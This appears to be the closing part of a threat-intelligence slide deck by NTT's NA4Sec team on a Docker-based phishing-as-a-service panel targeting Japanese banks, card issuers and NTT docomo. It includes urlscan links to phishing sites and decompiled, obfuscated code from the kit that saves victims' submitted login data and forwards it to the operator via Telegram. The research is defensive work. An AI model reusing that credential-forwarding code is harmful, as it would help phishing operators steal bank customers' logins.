
```
__decorate(
  [
    (0, decorator_1.Post)('/saveOrUpdateLoginInfo', {
      summary: '保存或更新LoginInfo',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveOrUpdateLoginInfo',
  null
)
```



```
async ['saveOrUpdateLoginInfo'](_0x1e2769) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x1e2769.data)
    const _0x4e8f32 = await this.visitorsInfoService.saveLoginInfo(
      _0x1e2769.uuid,
      _0x1e2769.state,
      _0x1e2769.data
    )
    if (_0x4e8f32) {
      try {
        const _0x403bac = await this.sSTelegramService.isConfiguredLR()
        if (_0x403bac) {
          const _0x560037 = new Date(),
            _0x3d27c2 =
              'ID: ' +
              _0x4e8f32.id +
              ' 在 ' +
              _0x4e8f32.codeName +
              ' 提交了登录信息 ' +
              _0x560037.toLocaleString('zh-CN', {
                timeZone: 'Asia/Shanghai',
              }) +
              '\n' +
              ('提交的数据:\n' + JSON.stringify(_0x1e2769.data, null, 3))
          this.sSTelegramService.sendMessage(_0x4e8f32.id, _0x3d27c2, true)
        }
      } catch (_0x4b8bc5) {
        console.log(_0x4b8bc5)
        this.visitorLogService.record(
          '',
          '',
          '',
          '',
          '',
          true,
          _0x4b8bc5.errorMessage
```

/open/visitors/info/saveOrUpdateLoginInfo

Docker image (nxWeb)



Outline

1. Phishing Admin Panel
2. Analysis of Phishing Admin Panel Building Tool
3. **Conclusion**

Conclusion

- ● The phishing admin panel is equipped with various features.
- ● By leveraging Docker, the system is designed to be easily built and deleted.
- ● PhaaS infrastructure relies on a single URL/domain.

→When this shuts down, all functions cease.

Thank you for your attention!
Your comments & feedbacks are always welcome!

Email : ic-na4sec@ntt.com

NA4Sec

Network Analytics for Security

Appendix

Case 1 Phishing Site Examples

- GMO Aozora Net Bank

https://urlscan.io/result/0198c209-298b-75c8-a3b3-86054a338084/

- Mitsubishi UFJ Morgan Stanley Securities

https://urlscan.io/result/0198c674-4c04-751f-9c43-7e30606fd438/

- NTT docomo

https://urlscan.io/result/01979b75-c82d-7661-87dd-ab5ec018451b/

- Orico Card

https://urlscan.io/result/01973411-7ee3-7224-bc79-b462bc3164a5/

Appendix

Case 1 Fake Contents Examples

https://urlscan.io/search/#hash%3Aed46e93efed40678cc3a6f3395143c6bc58338603bf836d690f74a8b6fcd85b3

https://urlscan.io/search/#hash%3A707003b99a2b0831f483e6900508999a6b247b7561f27e2030e277f6afb9a9e8

https://urlscan.io/search/#hash%3A0e1eda34f12136647e3cc587f999c702bf1c19b693d512d345966eab30d5c897

Appendix

Case 2 Phishing Site Examples

- NTT docomo (validateHuman)

https://urlscan.io/result/0196f642-5b03-710f-8b7a-c4d44d0a5cf6/

- NTT docomo (createOrGetUserInfo)

https://urlscan.io/result/ba56832e-ede2-4913-bfa7-b1837151a267/

- AIFUL

https://urlscan.io/result/0196f20f-3eca-752d-8315-cc3198408dab/


- Sumitomo Mitsui Card

https://urlscan.io/result/0195953b-8103-7002-9bd3-58f0d632d62f/

Appendix

nx Docker image files

- start.sh




```
#!/bin/sh
set -e

# 运行迁移
echo "运行迁移..."
npx typeorm migration:run --dataSource dist/data-source.js

# 启动应用
echo "启动应用..."
exec npm run start
```

